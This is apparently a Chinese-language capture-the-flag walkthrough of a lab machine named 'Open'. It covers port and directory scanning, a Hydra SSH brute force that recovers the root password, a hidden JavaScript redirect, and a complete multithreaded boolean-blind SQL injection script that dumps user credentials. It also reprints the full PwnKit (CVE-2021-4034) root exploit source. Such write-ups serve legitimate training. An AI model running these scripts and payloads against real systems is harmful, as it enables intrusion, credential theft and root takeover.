

主机发现

```
└─(kali㉿kali)-[~]
└─$ nmap 10.216.75.0/24 -sn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-05 23:24 CST
Nmap scan report for 10.216.75.72
Host is up (0.0018s latency).
MAC Address: 08:00:27:98:C5:BC (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
Nmap scan report for 10.216.75.183
Host is up (0.035s latency).
MAC Address: 4E:20:31:25:4A:3C (Unknown)
Nmap scan report for 10.216.75.212
Host is up (0.0012s latency).
MAC Address: 30:E3:A4:48:AC:29 (Unknown)
Nmap scan report for 10.216.75.80
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.60 seconds
```

确定靶机IP:

10.216.75.72

端口扫描

```

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with
--ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's
speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.216.75.72:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-05 23:26 CST
Initiating ARP Ping Scan at 23:26
Scanning 10.216.75.72 [1 port]
Completed ARP Ping Scan at 23:26, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:26
Completed Parallel DNS resolution of 1 host. at 23:26, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1,
DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 23:26
Scanning 10.216.75.72 [1 port]
Discovered open port 80/tcp on 10.216.75.72
Completed SYN Stealth Scan at 23:26, 0.03s elapsed (1 total ports)
Nmap scan report for 10.216.75.72
Host is up, received arp-response (0.0021s latency).
Scanned at 2026-05-05 23:26:24 CST for 0s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:98:C5:BC (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
      Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

```

工具不太熟悉，这么多结果。用工具总结一手（就是懒得看）：

```

└─(kali🌀kali)-[~]
└─$ what 总结一下结果并且解释一下两个感叹号是什么 --md

```

```
$ rustscan -a 10.216.75.72 (exit: 0)
```

命令执行结果：

- 工具：rustscan 扫描目标 IP 10.216.75.72，发现开放端口 80/tcp（HTTP 服务）。
- 自动调用 Nmap 对该端口详细扫描，确认主机在线且端口开放，MAC 地址为 VirtualBox 虚拟机网卡。

两个感叹号警告含义：

- 1 文件限制低于默认批处理大小：当前系统允许打开的文件数太少，可能导致 RustScan 批处理端口时对敏感服务器造成意外影响（如发送大量请求）。建议用 `--ulimit` 提高限制。
- 2 文件限制过小严重影响扫描速度：提示当前 `ulimit` 值太小，推荐使用 Docker 镜像或运行 `--ulimit 5000` 提升速度。

发现只开了80端口。我们先去web看看。

就一个登录页面，扫一下目录

```
D:\webtool\Dirsearch\lib\core\installation.py:24: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The
pkg_resources package is slated for removal as early as 2025-11-
30. Refrain from using this package or pin to Setuptools<81.
```

```
import pkg_resources
```

```
 _|. _ _  _ _ _ _|. v0.4.3
(=||| _) (/_(=||| (=_| )
```

```
Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET |
Threads: 25 | Wordlist size: 11946
```

```
Target: http://10.216.75.72/
```

```
[00:01:44] Scanning:
```

```
[00:01:47] 403 - 277B - /.php
```

```
[00:02:06] 200 - 2KB - /index.php
```

```
[00:02:06] 200 - 2KB - /index.php/login/
[00:02:17] 403 - 277B - /server-status
[00:02:17] 403 - 277B - /server-status/
[00:02:25] 400 - 304B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
```

好像也没扫到啥有用的，莫非要去爆破了吗？暂时没思路。。。

很抓马的事情。。。。。。

就在我想破脑袋都不知道怎么做疯狂找apache历史漏洞的时候：

```
└─(kali㉿kali)-[~/tmp/what]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt
ssh://10.216.75.72 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-
05-06 01:58:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I
to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
(l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.216.75.72:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in
3735:31h, 4 active
[STATUS] 68.00 tries/min, 204 tries in 00:03h, 14344195 to do in
3515:45h, 4 active

[STATUS] 67.86 tries/min, 475 tries in 00:07h, 14343924 to do in
3523:05h, 4 active
[22][ssh] host: 10.216.75.72 login: root password: zacefron
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-
05-06 02:08:49
```

```
`[22][ssh] host: 10.216.75.72  login: root  password: zacefron`
```

这告诉我们啥也做不出来的时候，还是可以试试被爆破的。

直接爆破出来root密码了，还能说什么呢。虽然知道这肯定不是预期解，但是我实在想不出来了，就登上root去看了一下 `/var/www/html`，发现居然是我字典里没有 `secret.php`（看来需要换字典了）

```
root@Open:~# ls /var/www/html
index.php  secret.php  sl.php
```

那就还是把这个加到字典里好好做一下吧。

端口扫描（重新开始）

```
PS D:\webtool\Dirsearch> python dirsearch.py -u 10.216.75.72 -w
dicc2.txt
D:\webtool\Dirsearch\lib\core\installation.py:24: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The
pkg_resources package is slated for removal as early as 2025-11-30.
Refrain from using this package or pin to Setuptools<81.
  import pkg_resources

 _|. _ _ _ _ _ _ _|_   v0.4.3
( ||| _ ) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET |
Threads: 25 | Wordlist size: 13136

Target: http://10.216.75.72/

[02:16:09] Scanning:
[02:16:09] 403 - 2KB - /secret.php
[02:16:09] 400 - 304B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:16:12] 403 - 277B - /.php
[02:16:26] 200 - 2KB - /index.php
```

```
[02:16:26] 200 - 2KB - /index.php/login/
[02:16:36] 403 - 277B - /server-status
[02:16:36] 403 - 277B - /server-status/
```

渗透测试

secret.php


虽然没有什么有用的文件，但是我们注意到同样是 403，`/secret.php` 文件的403页面的大小要小很多，我们去web看一下。



403 Forbidden

Access to this resource on the server is denied!

Apache/2.4.41 (Ubuntu) Server at 10.216.75.72 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.62 (Debian) Server at 10.216.75.72 Port 80

很明显 `/secret.php` 的403页面不一样，不是标准的apache-403。我们去看看源码，发现最下方有隐藏脚本（打印了很多空行）

```
<script>
    // 使用最稳健的非混淆结构，但通过 atob 隐藏关键字符串
    (function() {
        var _s = "";
```

```

document.addEventListener('keydown', function(e) {
    // 忽略非字符键（如 Shift）
    if (e.key.length > 1) return;

    _s += e.key.toLowerCase();

    // 检查是否包含 "open" 的 Base64 编码 (b3Blbg==)
    if (_s.indexOf(atob('b3Blbg==')) !== -1) {
        // 跳转到 sl.php 的 Base64 编码 (c2wucGhw)
        // 修改点: 'ZW50cmFuY2UucGhw' -> 'c2wucGhw'
        window.location.href = atob('c2wucGhw');
    }

    // 防止缓冲区过长
    if (_s.length > 20) _s = _s.substring(10);
});
})();
</script>

```

脚本效果：

1. **记录按键**：监听 `keydown` 事件，收集用户的按键（小写字母）。
2. **触发条件**：当按下的字母序列包含 **"open"**（`atob('b3Blbg==')` 解码得到 `"open"`）时，网页跳转到 `atob('c2wucGhw')` 解码后的路径 —— `sl.php`。
3. **防缓冲区过长**：只保留最近20个字符，避免序列太长。
我们直接键盘按一下 `open`，跳转到了 `http://10.216.75.72/sl.php`

sl.php

就一个数据库查询页面，什么也没有，而且输入什么都是404。

我们可以试一下刷新一下页面，发现居然也404了。

这里可以想到请求必须来自 `secret.php`

所以我们尝试带上 `Refer` 请求头。

发送请求

强制 HTTPS

历史

爆破示例

系统代理: 127.0.0.1:7890

Request

数据包扫描

美化

热加载

构造请求

2246bytes / 4ms

美化

渲染

编码

Q

1

POST /s1.php HTTP/1.1

2

Host: 10.216.75.72

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

5

Accept-Encoding: gzip, deflate

6

Cookie: PHPSESSID=hqjq33ri4un01kkt2h2t2o3p41

7

Cache-Control: max-age=0

8

Origin: http://10.216.75.72

9

Referer: http://10.216.75.72/secret.php

10

Upgrade-Insecure-Requests: 1

11

Content-Type: application/x-www-form-urlencoded

12

Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

13

Content-Length auto: 13

14

15

query_id=1001

DATABASE QUERY INTERFACE v2.1

IDENTIFIER_ENTRY: Ex: 1001

RUN ANALYSIS

> NOT FOUND: No records match the provided ID [1001].

传参成功

传 1001 发现报错，存在sql注入，然后就是测一下sql注入，发现可以打布尔盲注（不回显查询结果，但是回显是否查询成功）

简单跑一下字典，测一下有没有waf：

- union
- sleep
- floor
- regexp
- updatexml
- benchmark
- extractvalue

过滤了这些关键字，而且应该是正则匹配，大小写，双写这些都绕过不了。根据过滤的关键字看，应该就是打布尔盲注了

直接上脚本：

```
import urllib.parse
import requests
import concurrent.futures
import threading
import time
```



```

# =====
# 全局配置
# =====
HOST = "10.216.75.72"
PORT = 80
URL = f"http://{HOST}:{PORT}/sl.php"
REFERER = f"http://{HOST}/secret.php"
PARAM = "query_id"

session = requests.Session()
session.headers.update({
    "User-Agent": "Mozilla/5.0",
    "Referer": REFERER,
    "Content-Type": "application/x-www-form-urlencoded"
})

print_lock = threading.Lock()

# 用于控制只打印一次 Debug 信息
first_request_done = False
debug_lock = threading.Lock()

# =====
# 布尔判断（带 Debug 和 重试机制）
# =====
def bool_check(condition, retry=3):
    global first_request_done

    # 注释符 -- 后面必须带一个空格，所以 payload 尾部保留空格
    payload = f"1' and ({condition}) -- "

    # 【关键修复】手动使用 quote 进行编码，保证空格是 %20 而不是 + # 然后以字符串形式传给 requests，防止 requests 自动转换
    encoded_payload = urllib.parse.quote(payload)
    data_str = f"{PARAM}={encoded_payload}"

    for attempt in range(retry):
        try:
            # 发送请求
            resp = session.post(URL, data=data_str, timeout=5)

```

```

        # 【测试要求】打印第一次发包的完整信息
        with debug_lock:
            if not first_request_done:
                print("=" * 50 + "\n")
                first_request_done = True

            return 'class="console success"' in resp.text

    except requests.RequestException as e:
        # 遇到网络错误时，等待一小会再重试
        time.sleep(0.5)
        if attempt == retry - 1:
            # print(f"\n[!] 网络请求失败: {e}")
            return False

# =====
# 二分查找获取单个字符
# =====
def get_char_at_pos(sql_expr, pos):
    low = 32
    high = 126

    while low < high:
        mid = (low + high) // 2
        condition = f"ascii(substr(({sql_expr}},{pos},1))>{mid}"

        if bool_check(condition):
            low = mid + 1
        else:
            high = mid

    # 存在性检查：防止越界
    if low == 32:
        check_exist = f"ascii(substr(({sql_expr}},{pos},1))=32"
        if not bool_check(check_exist):
            return pos, None

    return pos, chr(low)

```

```

# =====
# 多线程并发提取前缀
# =====
def extract_fast(sql_expr, max_len=20, max_workers=5):
    result_dict = {}

    # 降低默认线程数到 5，防止服务器崩掉
    with
    concurrent.futures.ThreadPoolExecutor(max_workers=max_workers) as
    executor:
        futures = {executor.submit(get_char_at_pos, sql_expr, pos):
                     pos for pos in range(1, max_len + 1)}

        for future in concurrent.futures.as_completed(futures):
            pos = futures[future]
            try:
                _, char = future.result()
                if char is None:
                    continue

                result_dict[pos] = char

                with print_lock:
                    current_str = "".join([result_dict.get(i, "?") for
                                             i in range(1, max(result_dict.keys()) + 1)])
                    print(f"\r[+] 正在提取: {current_str}", end="",
                          flush=True)

            except Exception as e:
                pass

    print()
    final_str = "".join(
        [result_dict.get(i, "") for i in range(1,
        max(result_dict.keys(), default=0) + 1) if
        result_dict.get(i)])
    return final_str

# =====

```

```

# 主函数
# =====
def main():
    print("[*] 测试布尔连通性...")
    if bool_check("1=1") and not bool_check("1=2"):
        print("[+] 连通性测试通过！布尔逻辑正常。")
    else:
        print("[-] 连通性测试失败，请检查 WAF、网络或 Debug 输出。")
        return

    print("\n[*] 数据库名提取过程（二分查找 + 多线程）：")

    # 注意这里，如果查表要记得限制行数，比如 limit 0,1    # 先跑 select
    database() 试一试
    db = extract_fast("select database()", max_len=20, max_workers=5)
    tables = extract_fast("select group_concat(table_name) from
information_schema.tables where table_schema=database()",
max_len=50, max_workers=5)
    columns = extract_fast("select group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='users'", max_len=50, max_workers=5)
    data = f'id={extract_fast("select id from users", max_len=20,
max_workers=5)}\username={extract_fast("select username from
users", max_len=20, max_workers=5)}\npassword=
{extract_fast("select password from users", max_len=20,
max_workers=5)}'
    knock = extract_fast("select knock from users", max_len=100,
max_workers=5)

if __name__ == "__main__":
    main()

```

```

C:\Users\15819\PyCharmMiscProject\.venv\Scripts\python.exe
C:\Users\15819\PyCharmMiscProject\靶机2.py
[*] 测试布尔连通性...
=====

```

```
[+] 连通性测试通过！布尔逻辑正常。

[*] 数据库名提取过程（二分查找 + 多线程）：
[+] 正在提取：forest_temple
[+] 正在提取：tablets,users
[+] 正在提取：id,username,password,knock
[+] 正在提取：1
[+] 正在提取：bingren
[+] 正在提取：youareuser
[+] 正在提取：I have three loves: 7777, 8888, 9999
```

成功登录

```
—(kali㉿kali)-[~/tmp/what]
└─$ ssh bingren@10.216.75.72
bingren@10.216.75.72's password:
Linux Open 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25)
x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 21 00:22:31 2026 from 192.168.56.103
bingren@Open:~$ cat user.txt
flag{user-7e83921312384950a218f293a120c942}
```

```
flag{user-7e83921312384950a218f293a120c942}
```

提权

信息收集一下

```
bingren@Open:~$ sudo -l
```

Matching Defaults entries for bingren on Open:


```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:  
/sbin\:/bin
```

User bingren may run the following commands on Open:

```
(ALL) NOPASSWD: /usr/bin/uptime
```

发现一个uptime命令可以root权限执行，但是不知道能怎么利用，上pspy扫一下：

```
bingren@Open:/tmp$ ./pspy64  
pspy - version: v1.2.1 - Commit SHA:  
f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-  
events=false ||| Scanning for processes every 100ms and on inotify  
events ||| Watching directories: [/usr /tmp /etc /home /var /opt]  
(recursive) | [] (non-recursive)
```

Draining file system events due to startup...

done

```
2026/05/05 22:24:52 CMD: UID=1000 PID=2694 | ./pspy64  
2026/05/05 22:24:52 CMD: UID=0 PID=2692 |  
2026/05/05 22:24:52 CMD: UID=0 PID=2683 |  
2026/05/05 22:24:52 CMD: UID=0 PID=2682 |  
2026/05/05 22:24:52 CMD: UID=0 PID=2677 |  
2026/05/05 22:24:52 CMD: UID=33 PID=2619 | /usr/sbin/apache2 -k  
start
```

```
2026/05/05 22:24:52 CMD: UID=33      PID=2618      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=0       PID=2616      |
2026/05/05 22:24:52 CMD: UID=1000    PID=2444      | -bash
2026/05/05 22:24:52 CMD: UID=1000    PID=2443      | sshd: bingren@pts/0
2026/05/05 22:24:52 CMD: UID=1000    PID=2424      | (sd-pam)
2026/05/05 22:24:52 CMD: UID=1000    PID=2423      | /lib/systemd/systemd -
-user
2026/05/05 22:24:52 CMD: UID=0       PID=2420      | sshd: bingren [priv]
2026/05/05 22:24:52 CMD: UID=33      PID=1728      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1727      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1726      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1721      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1720      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1718      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1717      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=33      PID=1716      | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=0       PID=498       | /usr/sbin/knockd -i
enp0s3
2026/05/05 22:24:52 CMD: UID=106     PID=487       | /usr/sbin/mariadb
2026/05/05 22:24:52 CMD: UID=0       PID=481       | /usr/sbin/apache2 -k
start
2026/05/05 22:24:52 CMD: UID=0       PID=429       | /usr/bin/python3
/usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-
signal
2026/05/05 22:24:52 CMD: UID=0       PID=427       | sshd: /usr/sbin/sshd -
D [listener] 0 of 10-100 startups
2026/05/05 22:24:52 CMD: UID=0       PID=401       | /sbin/agetty -o -p --
\u --noclear tty1 linux
2026/05/05 22:24:52 CMD: UID=0       PID=384       | /lib/systemd/systemd-
logind
2026/05/05 22:24:52 CMD: UID=0       PID=374       | /usr/sbin/rsyslogd -n
-iNONE
```

```

2026/05/05 22:24:52 CMD: UID=104   PID=368   | /usr/bin/dbus-daemon -
-system --address=systemd: --nofork --nopidfile --systemd-activation -
-syslog-only
2026/05/05 22:24:52 CMD: UID=0     PID=365   | /usr/sbin/cron -f
2026/05/05 22:24:52 CMD: UID=0     PID=344   | /sbin/dhclient -4 -v -
i -pf /run/dhclient.enp0s3.pid -lf
/var/lib/dhcp/dhclient.enp0s3.leases -I -df
/var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
2026/05/05 22:24:52 CMD: UID=101   PID=321   | /lib/systemd/systemd-
timesyncd

```

发现一个 2026/05/05 22:24:52 CMD: UID=0 PID=498 | /usr/sbin/knockd -i
enp0s3

我们注意到前面sql盲注也是发现了一个knock的

内容是: I have three loves: 7777, 8888, 9999

好像并没有什么用。

我们继续, 找一下suid文件,看看能不能suid提权:

```

ingren@Open:/tmp$ find / -perm -4000 -type f 2>/dev/null | xargs
ls -la
-rwsr-xr-x 1 root root      54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root      44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root      84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root      47184 Apr  6 2024 /usr/bin/mount
-rwsr-xr-x 1 root root      44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root      63736 Jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root      23448 Jan 13 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root      63568 Apr  6 2024 /usr/bin/su
-rwsr-xr-x 1 root root     182600 Jan 14 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root      34888 Apr  6 2024 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 51336 Jun  6 2023 /usr/lib/dbus-
1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root      10232 Mar 28 2017
/usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root      19040 Jan 13 2022 /usr/libexec/polkit-
agent-helper-1
-rwsr-xr-x 1 root root     481608 Dec 21 2023 /usr/lib/openssh/ssh-
keysign
bingren@Open:/tmp$ pkexec --version

```



```
GLib: Cannot convert message: Could not open converter from "UTF-8" to "AAA"
```

```
pkexec version 0.105
```

发现一个pkexec有suid权限，并且版本是 0.105，这里可以让ai帮我们看一下：

2. Polkit (pkexec) 漏洞 – CVE-2021-4034 (PwnKit)

你系统里有 `/usr/bin/pkexec`，版本如果 ≤ 0.105 就可能存在内存损坏漏洞，让普通用户直接获得 root。
检查版本：

```
bash
```

[复制](#) [下载](#)

```
pkexec --version
```

- 若版本 ≤ 0.105 （多数 2022 年以前的发行版），可以下载公开 exploit（如 `cve-2021-4034-poc`）编译运行，瞬间提权。
- 如果版本较新，此路不通。

测试是否存在漏洞的一个简单方法（若系统未打补丁）：

```
bash
```

[复制](#) [下载](#)

```
# 直接运行 exploit（需要上传二进制或编译）  
# 可在攻击机编译后上传：https://github.com/berdav/CVE-2021-4034
```

发现刚好就是 0.105 版本。（但是我们不能完全相信ai，ai分析之后还是得去网上找文章看的，，这里只是为了缩小范围）

```
└─(kali㉿kali)-[~/tmp]
```

```
└─$ searchsploit --cve 2021-4034
```

```
-----  
Exploit Title
```

```
| Path
```

```
-----  
PolicyKit-1 0.105-31 - Privilege Escalation
```

```
| linux/local/50689.txt
```

```
-----  
Shellcodes: No Results
```

```
# Exploit Title: PolicyKit-1 0.105-31 - Privilege Escalation
# Exploit Author: Lance Biggerstaff
# Original Author: ryaagard (https://github.com/ryaagard)
# Date: 27-01-2022
# Github Repo: https://github.com/ryaagard/CVE-2021-4034
# References: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

# Description: The exploit consists of three files `Makefile`, `evil-so.c` & `exploit.c`

##### Makefile #####

all:

    gcc -shared -o evil.so -fPIC evil-so.c
    gcc exploit.c -o exploit

clean:

    rm -r ./GCONV_PATH=. && rm -r ./evildir && rm exploit && rm evil.so

#####

##### evil-so.c #####

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv() {}

void gconv_init() {
    setuid(0);
    setgid(0);
    setgroups(0);

    execve("/bin/sh", NULL, NULL);
}

#####
```

```

##### exploit.c #####

#include <stdio.h>
#include <stdlib.h>

#define BIN "/usr/bin/pkexec"
#define DIR "evildir"
#define EVILSO "evil"

int main()
{
    char *envp[] = {
        DIR,
        "PATH=GCONV_PATH=.",
        "SHELL=ryaagard",
        "CHARSET=ryaagard",
        NULL
    };
    char *argv[] = { NULL };

    system("mkdir GCONV_PATH=.");
    system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./"
    DIR);
    system("mkdir " DIR);
    system("echo 'module\tINTERNAL\t\t\tryaagard//\t\t\t" EVILSO
    "\t\t\t2' > " DIR "/gconv-modules");
    system("cp " EVILSO ".so " DIR);

    execve(BIN, argv, envp);

    return 0;
}

#####

```

按照上面的步骤打一遍

结果服务器不在受影响的版本，爆炸

```
bingren@Open:~/tmp$ apt policy policykit-1
ERROR: ld.so: object '/tmp/uid.so' from LD_PRELOAD cannot be preloaded
(cannot open shared object file): ignored.
policykit-1:
  Installed: 0.105-31+deb11u1
  Candidate: 0.105-31+deb11u1
  Version table:
*** 0.105-31+deb11u1 500
    500 http://mirrors.aliyun.com/debian bullseye/main amd64
    Packages
    500 http://mirrors.aliyun.com/debian-security bullseye-
    security/main amd64 Packages
    100 /var/lib/dpkg/status
```

2. 不受影响版本

代码语言: javascript

CentOS:

- CentOS 6: polkit-0.96-11.el6_10.2
- CentOS 7: polkit-0.112-26.el7_9.1
- CentOS 8.0: polkit-0.115-13.el8_5.1
- CentOS 8.2: polkit-0.115-11.el8_2.2
- CentOS 8.4: polkit-0.115-11.el8_4.2

Ubuntu:

- Ubuntu 14.04 ESM: policykit-1-0.105-4ubuntu3.14.04.6+esm1
- Ubuntu 16.04 ESM: policykit-1-0.105-14.1ubuntu0.5+esm1
- Ubuntu 18.04 LTS: policykit-1-0.105-20ubuntu0.18.04.6
- Ubuntu 20.04 LTS: policykit-1-0.105-26ubuntu1.2
- Ubuntu 21.10: policykit-1-0.105-31ubuntu0.1

Debian:

- : policykit-1 0.105-18+deb9u2
- Debian stretch: policykit-1 0.105-18+deb9u2
- Debian buster: policykit-1 0.105-25+deb10u1
- Debian bullseye: policykit-1 0.105-31+deb11u1
- Debian bookworm,bullseye: policykit-1 0.105-31.1